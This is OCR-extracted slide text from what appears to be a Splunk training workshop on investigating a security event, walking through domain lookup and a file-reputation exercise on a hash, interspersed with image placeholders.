
Investigating the Event




Investigating the Event – Domain Lookup




Investigating the Event – Domain Lookup



Investigating the Event – Domain Lookup




What Else Have We Learned About the Domain?



What Else Have We Learned About the Domain?

We now have an IP address associated with the domain and see that this domain is known to ThreatMiner which means there are additional malicious URLs or hashes associated with it



- Check the domain reputation ☑
- Look up the domain ☑
- Check the file reputation
- Geolocate the IP
- Block the URL

Exercise #2 - Check File Reputation

Still re-enforcing the concepts

Estimated Duration: 5 Minutes

Using similar steps to what we previously covered, run a **file reputation** action the file hash identified in the original artifact


Review the details of the artifact to locate a file hash (e.g., sha1, sha256, md5) and investigated it further

What percentage of the detections were positive?

Hints


- There is only one file hash in the artifact details
- You can search at the top of the run action box to narrow down the actions to specific words or phrases

Investigation View




splunk> turn data into doing

Investigating the Event – File Reputation




splunk> turn data into doing


Investigating the Event – File Reputation



Investigating the Event – File Reputation

